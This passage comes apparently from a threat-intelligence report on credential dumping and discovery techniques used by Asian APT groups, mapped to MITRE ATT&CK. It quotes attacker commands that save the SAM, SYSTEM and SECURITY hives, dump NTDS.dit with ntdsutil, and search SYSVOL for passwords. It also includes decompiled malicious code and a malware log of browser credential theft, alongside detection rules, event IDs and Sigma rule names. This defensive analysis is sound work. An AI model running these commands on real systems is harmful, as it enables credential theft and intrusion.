    memset(v14, 0, 48);
    LODWORD(Options) = 2;
    v14[6] = NdrClientCall3((MIDL_STUBLESS_PROXY_INFO *)&pProxyInfo, 0, 0i64, 0i64, Options, &v9, &v8, &v10).Simple;
    LODWORD(Optionsa) = v4;
    v12.Pointer = NdrClientCall3((MIDL_STUBLESS_PROXY_INFO *)&pProxyInfo, 3u, 0i64, v10, Optionsa, v16, &v8, &v10, v14).Pointer;
  }
  return 0i64;
```

This technique can be detected by tracking unsigned libraries being loaded into the lsass.exe process

Detection

To detect attacks related to the technique known as OS Credential Dumping: LSASS Memory T1003.001, you are advised to employ the following methods:


Use antivirus software and other tools to detect malicious programs such as Mimikatz, ProcDump, and others that may be used to gather account credentials from LSASS memory.

Consider the possibility of tracking attempts to access lsass.exe process memory (Process Accessed). This can be done using an EDR solution by tracking events based on the WinAPI **OpenProcess()** function, and by using the Sysmon monitoring agent.

To save a memory dump or load a library into the lsass.exe process, read/write permissions are required.

Below is a list of access rights and their numerical representations:

Figure 59 Access rights to the process and decoding their meaning



```
1410
HEX  1410
DEC  5 136
OCT  12 020
BIN  0001 0100 0001 0000

1010
HEX  1010
DEC  4 112
OCT  10 020
BIN  0001 0000 0001 0000

143A
HEX  143A
DEC  5 178
OCT  12 072
BIN  0001 0100 0011 1010
```

```
Process rights:

    PROCESS_QUERY_LIMITED_INFORMATION  0x00001000        00000000 00000000 00010000 00000000      // [>= Vista / 2k8]
    PROCESS_SUSPEND_RESUME             0x00000800        00000000 00000000 00001000 00000000
    PROCESS_QUERY_INFORMATION          0x00000400        00000000 00000000 00000100 00000000
    PROCESS_SET_INFORMATION            0x00000200        00000000 00000000 00000010 00000000
    PROCESS_SET_QUOTA                  0x00000100        00000000 00000000 00000001 00000000
    PROCESS_CREATE_PROCESS             0x00000080        00000000 00000000 00000000 10000000
    PROCESS_DUP_HANDLE                 0x00000040        00000000 00000000 00000000 01000000
    PROCESS_VM_WRITE                   0x00000020        00000000 00000000 00000000 00100000
    PROCESS_VM_READ                    0x00000010        00000000 00000000 00000000 00010000
    PROCESS_VM_OPERATION               0x00000008        00000000 00000000 00000000 00001000
    PROCESS_SET_SESSIONID              0x00000004        00000000 00000000 00000000 00000100      // undocumented
    PROCESS_CREATE_THREAD              0x00000002        00000000 00000000 00000000 00000010
    PROCESS_TERMINATE                  0x00000001        00000000 00000000 00000000 00000001

    PROCESS_ALL_ACCESS [XP / 2k3]      0x001f0fff        00000000 00011111 00001111 11111111      // STANDARD_RIGHTS_ALL | 0x0fff
    PROCESS_ALL_ACCESS [>= Vista / 2k8] 0x001fffff       00000000 00011111 11111111 11111111      // STANDARD_RIGHTS_ALL | 0xffff
```


Detection can be based on events involving queries to a process with the following rights:

```
PROCESS_VM_READ (0x00000010)
PROCESS_VM_WRITE (0x00000020)
```

For example, the following regular expression includes all possible combinations of rights with read or write access:

```
^0x\w*[1235679abdef]\w$
```

Figure 60 Combination of process access rights to read or write



```
PROCESS_VM_WRITE    0x00000020    0000|0000|0000|0000|0000|0000|0010|0000
PROCESS_VM_READ     0x00000010    0000|0000|0000|0000|0000|0000|0001|0000

                                                          0 0000
                                                          1 0001 r
                                                          2 0010 w
                                                          3 0011 rw
                                                          4 0100
                                                          5 0101 r
                                                          6 0110 w
                                                          7 0111 rw
                                                          8 1000
                                                          9 1001 r
                                                          a 1010 w
                                                          b 1011 rw
                                                          c 1100
                                                          d 1101 r
                                                          e 1110 w
                                                          f 1111 rw
```

If your security solution can perform bitwise operations, you can check for the following conditions:

```
GrantedAccess & 0x00000010 == 0x00000010
GrantedAccess & 0x00000020 == 0x00000020
```

Most EDR solutions track Image Loaded events (loading an image into a process). This event can be used to detect the following anomalies:

- Loading a DLL from a shared directory into the lsass.exe process
- Loading an unsigned DLL into the lsass.exe process

You can additionally track the creation of a remote thread in the lsass.exe process (Remote Thread Created) from a non-standard process. Startup of memory dump tools can be detected based on Process Created events.

Event source	Log	Event ID
Windows	Security	4688, 4656
Sysmon	Sysmon	1, 6, 7, 8, 10

SIGMA rules

- Sigma-Generic-Image Loaded into lsass.exe
- Sigma-Generic-Lsass Dump via LOLBin
- Sigma-Generic-LSASS Memory Access via Leaked Handle Seclogon
- Sigma-Generic-Process Dump via Comsvcs.dll
- Sigma-Generic-Suspicious LSASS Memory Access

OS Credential Dumping: Security Account Manager T1003.002

Basic description

The technique known as OS Credential Dumping: Security Account Manager T1003.002 is also used by attackers to get account credentials. This subtechnique involves extracting account credentials from the Security Account Manager (SAM) database in Windows operating systems.

SAM contains information on users and user groups, stores user password hashes, and is required for login authentication. It is used to manage user accounts, implement access control, and apply security policies in Windows.

The SAM file (SAM hive) is located in the folder **C:\Windows\System32\Config** and is accessible only to the System Account when the operating system is started. Although the SAM file is protected from direct read-and-edit access, attackers use various methods to bypass this restriction.

Examples of procedures

Most Asian APT groups that we observed implement this technique by using the standard **reg.exe** tool and saving registry hives to shared directories in the operating system.

```
$system32\reg.exe reg save hklm\sam $public\videos\sam.hive
$system32\reg.exe reg save hklm\security $public\videos\security.hive
$system32\reg.exe reg save hklm\system $public\videos\system.hive
```

They also frequently save the hives to the Recycle Bin and then archive them:

```
$system32\reg.exe reg save hklm\sam c:\$recycle.bin\temp\sam.hive
```

Example use of commands by the group known as CopperTurtle:

```
reg save HKLM\SAM “c:\intel\SamBkup.hiv”
reg save HKLM\SYSTEM “c:\intel\SystemBkup.hiv”
reg save HKLM\SAM c:\intel\Sam.hiv
reg save HKLM\SYSTEM $windir\System.hiv
```

Detection

Various methods are available to detect the technique known as OS Credential Dumping Security Account Manager T1003.002:

The first method is to track situations in which the reg.exe command is started to save the SAM, SYSTEM, and SECURITY registry hives.

The second method is to monitor all queries to these registry hives with read permissions.

```
HKLM\sam\sam\domains\account\users\<RID>
HKLM\SYSTEM\CurrentControlSet\control\lsa\JD
HKLM\SYSTEM\CurrentControlSet\control\lsa\GBG
HKLM\SYSTEM\CurrentControlSet\control\lsa\Skew1
HKLM\SYSTEM\CurrentControlSet\control\lsa\Data
HKLM\security\cache
HKLM\security\policy\secrets
```

To do so, configure an audit of queries to the registry keys listed above. Object access events occur frequently. Therefore, an EDR solution and the standard Windows audit (Event ID 4663) normally tracks specific critical-access objects.

Event source	Log	Event ID
Windows	Security	4688, 4663
Sysmon	Sysmon	1

SIGMA rules

- Sigma-Generic-Detected Access to SAM, SYSTEM and SECURITY registry hives
- Sigma-Generic-Dumping SAM via Command Line

OS Credential Dumping: NTDS T1003.003

Basic description

NTDS.dit is the main Windows Active Directory (AD) database that contains information about users, groups, computers, and other objects in a network domain environment.

Database files, transaction logs, and checkpoint files are usually stored in the **C:\Windows\NTDS** directory on all domain controllers.

Attackers may use password hashes directly from the NTDS.dit file to achieve their objectives. If the attacker has already taken control of the domain, it is useful to hack the user passwords because users often re-use the same passwords on systems connected to a domain and on their personal devices that are not connected to the domain.

To gain access to the NTDS.dit file on a domain controller, the actor must already have administrative access to Active Directory. Alternatively, the attackers can compromise the backup tool of the domain infrastructure and copy the NTDS.dit file.

As soon as the attacker gains access to the file system of the domain controller, they can save the NTDS.dit file and the **HKEY_LOCAL_MACHINE\SYSTEM,** registry hive, which contains the boot key required for decrypting the NTDS.dit file.

Keep in mind that Active Directory maintains a lock on the NTDS.dit file, thereby preventing direct copying of this file. However, attackers have several ways to bypass this restriction, including the following:


- Use the Volume Shadow Copy Service (VSS) to create a snapshot of the volume and then extract the NTDS.dit file from this snapshot.
- Use built-in tools such as DSDBUtil.exe or NTDSUtil.exe to generate Active Directory installation media files.
- Use PowerShell tools such as Invoke-NinjaCopy from PowerSploit to copy files even while they are in use.
- Stop Active Directory (though this would most likely result in detection and potential harm to the domain infrastructure).

Examples of procedures

Example 1

One Asian APT group used a custom-written console utility to copy files from one directory into another directory using functions of the vssapi.dll library (API shadow copy functions). It was used to perform a dump of ntds.dit.

Figure 61 Decompiled malicious utility using vssapi.dll



```
if ( argc == 3 )
{
  sub_140001010("...Analyzing OS version\n", argv, envp);
  v4 = sub_140001680();
  if ( v4 == -1 )
  {
    sub_140001010("Get os version failed.\n", v5, v6);
    LastError = GetLastError();
    sub_140001700(LastError);
    return 0;
  }
  if ( v4 == -2 )
  {
    sub_140001010("Current os not supported.\n", v5, v6);
    return 0;
  }
  sub_140001010("...Loading library\n", v5, v6);
  LibraryW = LoadLibraryW(L"vssapi.dll");
  if ( !LibraryW )
  {
    v11 = "LoadLibrary:vssapi.dll failed.\n";
ABEL_15:
    sub_140001010(v11, v8, v10);
    v12 = GetLastError();
    sub_140001700(v12);
    return 0;
  }
  sub_140001010("...Getting proc address\n", v8, v10);
  CreateVssBackupComponentsInternal = (__int64 (__fastcall *)(_QWORD))GetProcAddress(
                                                                        LibraryW,
                                                                        "CreateVssBackupComponentsInternal");

  if ( !CreateVssBackupComponentsInternal )
  {
    v11 = "GetProcAddress CreateVssBackupComponentsInternal failed.\n";
    goto LABEL_15;
  }
  VssFreeSnapshotPropertiesInternal = (__int64 (__fastcall *)(_QWORD))GetProcAddress(
                                                                        LibraryW,
                                                                        "VssFreeSnapshotPropertiesInternal");

  if ( !VssFreeSnapshotPropertiesInternal )
```

Usage example:

```
c:\programdata\microsoft\sc64.exe C:\Windows\ntds\ntds.dit c:\programdata\microsoft\ntds.dit
```

Example 2

Another popular way to dump **ntds.dit** is to use the ntdsutil.exe utility.

Asian APT groups have been observed using this utility in a multitude of campaigns.

NTDSUtil is a console utility for working with an AD database (ntds.dit) that lets you create IFM for DCPromo. IFM (Install from Media) is used with DCPromo so that domain data does not need to be copied over the network from a domain controller (DC) to a server that is being converted into a new domain controller.

NTDSUTIL can be used to extract NTDS.dit locally on a DC by creating an IFM (shadow copy of VSS).

Example use of NTDSUTIL via PowerShell:

```
PowerShell ntdsutil.exe 'ac i ntds' 'ifm' 'create full C:\Windows\temp\ztemp' q q
```

Example use of ntdsutil via cmd.exe:

```
ntdsutil "ac i ntds" "ifm" "create full C:\Windows\temp" q q
```

Example 3

We also encountered use of the **NTDSDumpEx** utility, which extracts data from a saved ntds.dit:

```
nd.exe -d ntds.dit -o hash.txt -s system.hiv -h -p -m
```

Detection

To detect use of the technique known as OS Credential Dumping: NTDS T1003.003, you can track running of utilities used for an NTDS.dit dump such as NTDSUTIL, or tools used for shadow copying.

An EDR solution can also track calls of API functions used to shadow copy sensitive files such as NTDS.dit, SAM, SYSTEM, and SECURITY.

Event source	Log	Event ID
Windows	Security	4688
Sysmon	Sysmon	1

SIGMA rules

- Sigma-Generic-Saving ndts.dit via ntdsutil.exe
- Sigma-Generic-Copying ntds.dit from Volume Shadow Copy

Unsecured Credentials T1552

Basic description

The technique known as Unsecured Credentials T1552 includes methods used by attackers to detect and obtain system account credentials that are unprotected or stored insecurely. This technique is used in scenarios when passwords, API keys, certificates, or other account credentials are stored or transmitted in an unsecured or unreliable format or location.

Unsecured Credentials: Credentials In Files T1552.001

Basic description

The technique known as Unsecured Credentials: Credentials In Files T1552.001 obtains account credentials from files or documents that are stored in an unsecured or poorly protected format. Threat actors use these files to collect confidential information, such as usernames, passwords, API keys, or other account credentials.

This technique relies on the fact that people and companies often store account credentials in various files, including configuration files, scripts, logs, and other types of documentation. These files may be inadvertently left accessible to unauthorized users or may be stored in unsecured locations, which means that attackers can easily obtain them.

After attackers detect files containing account credentials, they can use various methods to extract this information. These methods may include using regular expressions to manually check files, or using templates to search for relevant data. They can also use automated parsing tools to extract account credentials from structured files such as XML, JSON, or configuration files.

Examples of procedures

Example 1

In most of the observed attacks involving Asian APT groups, we noticed commands that were used to search for unsecured account credentials in the SYSVOL folder, which may store scripts for use in a domain infrastructure. Attackers most frequently attempt to find a local administrator password assigned in a GPO:

```
$system32\cmd.exe /C dir /s /a \\dc\SYSVOL\dc.domain.local\*.xml
```

Here is a search for the word "cpassword":

```
$system32\cmd.exe /C findstr /s /i "cpassword" \\dc\SYSVOL\*.xml
```

Example 2

While investigating one of the incidents, we also found that the attackers obtained account credentials from the PowerShell script Join<username>1.ps1, which contained the password for the user <username>.

Example 3

Here is another example of searching for sensitive data in user directories:

```
where  /f /t /r \\<hostname>\C$\users\<username>\ *.doc *.docx *.xls *.xlsx *.ppt *.pptx *.pdf *.amr *.tif
*.tiff *.rtf | findstr pass
```

Detection

You can detect this technique by looking for process creation events. In the command line, you can look for signs of a template search, such as "password" and "secret". Aside from process creation events, you can also track script execution events, such as PowerShell scripts.

The primary way to detect this technique is to use decoy files (honeypots). For example, these decoy files can have names containing the following words:

- “password”
- “secret”
- “passport”
- “admin”
- “accounts”
- “wallets”

You must configure an object access audit for these decoy files. Any processes that attempt to access these files must be inspected for malicious activity.

Event source	Log	Event ID
Windows	Security	4688, 4663
Sysmon	Sysmon	1

SIGMA rules

- Sigma-Generic-Extracting Credentials from Files via PowerShell

Credentials from Password Stores T1555

Basic description

To obtain user credentials, APT groups try to access common places used to store passwords. Passwords are stored in multiple locations in the operating system, including in third-party applications such as browsers or password managers. After obtaining credentials, attackers can use them for lateral movement and to access restricted information.

Credentials from Password Stores: Credentials from Web Browsers T1555.003

Basic description

Especially popular among password stealers, the technique known as Credentials from Password Stores: Credentials from Web Browsers T1555.003 obtains account credentials that are stored in browsers. After retrieving user account credentials from browsers, attackers can use them in a domain infrastructure because users often let browsers save the domain passwords that are used to access internal services via ADFS.

Here are some locations where popular browsers store files containing sensitive data:

Google Chrome	$user\$appdata\Google\Chrome\User Data\.*\Bookmarks $user\$appdata\Google\Chrome\User Data\.*\Cookies $user\$appdata\Google\Chrome\User Data\.*\Login Data $user\$appdata\Google\Chrome\User Data\.*\Web Data $user\$appdata\Google\Chrome\User Data\.*\Web Data-journal $user\$appdata\Google\Chrome\User Data\Local State
Mozilla Firefox	$user\$appdata\Mozilla\Firefox\Profiles\.*\cookies $user\$appdata\Mozilla\Firefox\Profiles\.*\key3.db $user\$appdata\Mozilla\Firefox\Profiles\.*\key4.db $user\$appdata\Mozilla\Firefox\Profiles\.*\logins.json $user\$appdata\Mozilla\Firefox\Profiles\.*\places.sqlite
Opera	$user\$appdata\Opera Software\Opera Stable\User Data\.*\Bookmarks $user\$appdata\Opera Software\Opera Stable\User Data\.*\Cookies $user\$appdata\Opera Software\Opera Stable\User Data\.*\Login Data $user\$appdata\Opera Software\Opera Stable\User Data\.*\Web Data $user\$appdata\Opera Software\Opera Stable\User Data\Local State $user\$appdata\Opera\Opera Next\User Data\.*\Bookmarks $user\$appdata\Opera\Opera Next\User Data\.*\Cookies $user\$appdata\Opera\Opera Next\User Data\.*\Login Data $user\$appdata\Opera\Opera Next\User Data\.*\Web Data $user\$appdata\Opera\Opera Next\User Data\Local State
Microsoft Edge	$user\$appdata\Microsoft\Edge\User Data\.*\Bookmarks $user\$appdata\Microsoft\Edge\User Data\.*\Cookies $user\$appdata\Microsoft\Edge\User Data\.*\Login Data $user\$appdata\Microsoft\Edge\User Data\.*\Web Data $user\$appdata\Microsoft\Edge\User Data\Local State

Examples of procedures


Example 1

In the incident in Malaysia, we detected a sample that gathers account credentials from a browser:

```
cmd /c C:\Windows\avpui.exe
```

Below is a log file generated by a malicious program:

Figure 62 Log file generated by malware



```
+] Begin 6/5/2023 6:55:04 AM
[+] Current user user-01
[*] [3084] [explorer] [user-01]
[+] Impersonate user user-01
[+] Current user user-01
[+] Local State File: C:\Users\user-01\AppData\Local\Google\Chrome\User Data\Local State
[+] MasterKeyBytes: 6j8fi5jC3BwPvHBdxxI5ZF9L2A2aFC7EEMag7302k5k=
[>] Profile: C:\Users\user-01\AppData\Local\Google\Chrome\User Data\Default
[+] Copy C:\Users\user-01\AppData\Local\Google\Chrome\User Data\Default\Login Data to C:\Users\user-01\AppData\Local\Temp\tmpE403.tmp
[+] Delete File C:\Users\user-01\AppData\Local\Temp\tmpE403.tmp
[+] Copy C:\Users\user-01\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies to C:\Users\user-01\AppData\Local\Temp\tmpEAEA.tmp
[+] Delete File C:\Users\user-01\AppData\Local\Temp\tmpEAEA.tmp
[+] Local State File: C:\Users\user-01\AppData\Local\Microsoft\Edge\User Data\Local State
[+] MasterKeyBytes: fvzhyORsyayClH8tu7OQk6Bxot6bx8mH6G96jcKaUSM=
[>] Profile: C:\Users\user-01\AppData\Local\Microsoft\Edge\User Data\Default
[+] Copy C:\Users\user-01\AppData\Local\Microsoft\Edge\User Data\Default\Login Data to C:\Users\user-01\AppData\Local\Temp\tmpECCF.tmp
[+] Delete File C:\Users\user-01\AppData\Local\Temp\tmpECCF.tmp
[+] Copy C:\Users\user-01\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies to C:\Users\user-01\AppData\Local\Temp\tmpED7C.tmp
[+] Delete File C:\Users\user-01\AppData\Local\Temp\tmpED7C.tmp
[+] Recvtoself
[+] Current user user-01
+] End 6/5/2023 6:55:22 AM
```

Example 2

Another way to collect passwords from browsers was found in a DLL Hijacker sample:

```
C:\Windows\Temp\ingame_64.exe
MD5: F69926D69B648946D07A2EEFC2FEFC9B
C:\Windows\Temp\ingame.dll
MD5: C53D8D178E3EB78F01C1EFECFA7EA417
```

The attackers brought their own legitimate file and malicious library. When they ran the legitimate file, the malicious library was loaded and executed:

```
ingame_64.exe -echo c
```

The following log files were created:

```
000C29A434B2-c-chrome-user-01-0-Default.log
000C29A434B2-c-edge-user-01-0-Default.log
```

Detection

The primary way to detect the technique known as Credentials from Password Stores: Credentials from Web Browsers T1555.003 is to track attempts by non-standard processes (other than legitimate browser processes) to access browser files containing user account credentials.

Event source	Log	Event ID
Windows	Security	4663

SIGMA rules

- Sigma-Generic-Suspicious Access to Credentials from Web Browsers

Discovery TA0007

Software Discovery T1518

Basic description

Reconnaissance of the specific software in a company may provide valuable information to attackers. When attackers know the specific applications being used in a company, they can use them for malicious purposes.

Software can be analyzed to identify specific applications or systems that have vulnerabilities that the attackers can exploit. Attackers can also identify software that stores sensitive data, provides remote access, or has administrative privileges.

Attackers may masquerade as legitimate company software to conceal their malicious activity and minimize detection by security products.

For example, some APT groups avoid attacking systems that have code writing applications, SysInternals monitoring programs, or programs used to analyze malware and network traffic such as WireShark installed.

Examples of procedures

Information about installed software can be gathered in different ways.

Example 1

An APT group that attacked government agencies in Belarus and Russia used the dir command to display a list of files in a directory:

```
dir \\<ip>\c$\"program files" /od
dir \\<ip>\c$\windows\system32\tasks
```

Example 2

Operators also used the wmic utility to get a list of installed software:

```
cmd /c wmic product get name
```

Example 3

In the Indonesian incident, the attackers checked for the presence of a Kaspersky Endpoint Security for Windows agent and its version:

```
cmd.exe /C dir "$programfiles\Kaspersky Lab\Kaspersky Endpoint Security for Windows\version.txt"
cmd.exe /C type "$programfiles\Kaspersky Lab\Kaspersky Endpoint Security for Windows\version.txt"
```

Example 4

Another APT group also used the dir command:

```
dir /a "c:\program files\*.*" >> C:\Windows\Web\systeminfo.txtbb
dir /a "c:\Program Files (x86)\*.*" >> C:\Windows\Web\systeminfo.txtbb
```

Detection

Detection rules for identifying reconnaissance of installed software can be generated based on the command lines in the examples presented above. This may include the following:

1. Dir command for enumerating directories in C:\Program Files\ and C:\Program Files (x86)\

2. Use of the Wmic console utility

3. Reg.exe utility to query the installed software in the Windows registry:

```
